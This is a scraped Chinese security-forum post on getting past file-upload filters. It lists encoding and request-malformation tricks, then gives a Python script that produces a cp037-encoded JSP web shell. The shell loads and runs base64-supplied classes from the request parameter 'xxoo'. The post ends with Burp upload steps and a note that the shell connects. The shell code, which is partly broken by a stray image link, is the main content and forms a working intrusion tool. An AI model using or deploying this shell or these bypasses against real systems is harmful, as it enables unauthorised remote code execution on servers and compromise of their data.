


“ 先知社区，先知安全技术社区”

(<https://xzfile.aliyuncs.com/media/upload/picture/20220804173247-667f8d0c-13d8-1.png>)

Cp037 编码绕过




(<https://xzfile.aliyuncs.com/media/upload/picture/20220804173313-7603162c-13d8-1.png>)

文件名后加 / 绕过



(<https://xzfile.aliyuncs.com/media/upload/picture/20220804173346-89b0ef5a-13d8-1.png>)

畸形请求方法



(<https://xzfile.aliyuncs.com/media/upload/picture/20220804173414-9a799ddc-13d8-1.png>)

文件内容绕过

unicode 编码



(https://xzfile.aliyuncs.com/media/upload/picture/20220804173449-af3d24e6-13d8-1.png)

cp037 编码（脚本内置马支持后缀 jsp/jsp x，都可解析）

编码脚本


```
#python2
data = '<?xml version="1.0" encoding="cp037"?>
<jsp:root xmlns:jsp="http://java.sun.com/JSP/Page"
version="1.2">
  <jsp:declaration>
    class PERFORM extends ClassLoader {
      PERFORM(ClassLoader c) { super(c);}
      public Class bookkeeping(byte[] b) {
        return super.defineClass(b, 0, b.length);
      }
    }
    public byte[] branch(String str) throws Exception {
      Class base64;
      byte[] value = null;
      try {
        base64=Class.forName("sun.misc.BASE64Decoder");
        Object decoder = base64.newInstance();
        value =
          (byte[])decoder.getClass().getMethod("decodeBuffer", new
          Class[] {String.class }).invoke(decoder, new Object[] {
          str });
      } catch (Exception e) {
        try {
          base64=Class.forName("java.util.Base64");
          Object decoder = base64.getMethod("getDecoder",
          null).invoke(base64, null);
          value =
            (byte[])decoder.getClass().getMethod("decode", new Class[]
            { String.class }).invoke(decoder, new Object[] { str });
        } catch (Exception ee) {}
      }
      return value;
    }
  </jsp:declaration>
  <jsp:scriptlet>
    String cls = request.getParameter("xxoo");
```

```

        if (cls != null) {
            new
PERFORM(this.getClass().getClassLoader()).bookkeeping(branch(cls)).newInstance().equals(new Object[]
{request,response});
        }
    }
</jsp:scriptlet>
</jsp:root>'
fcp037 = open('cp037.jsp','wb')![]
(https://xzfile.aliyuncs.com/media/upload/picture/20220804
173607-de2cfbb4-13d8-1.png)
fcp037.write(data.encode('cp037'))

```


生成出来, burp 选择 paste from file



(https://xzfile.aliyuncs.com/media/upload/picture/20220804173635-eeecaf1a-13d8-1.png)




(https://xzfile.aliyuncs.com/media/upload/picture/20220804173658-fc8dcca0-13d8-1.png)



(<https://xzfile.aliyuncs.com/media/upload/picture/20220804173713-0572b0b0-13d9-1.png>)

可以正常连接



(<https://xzfile.aliyuncs.com/media/upload/picture/20220804173730-0f4578ca-13d9-1.png>)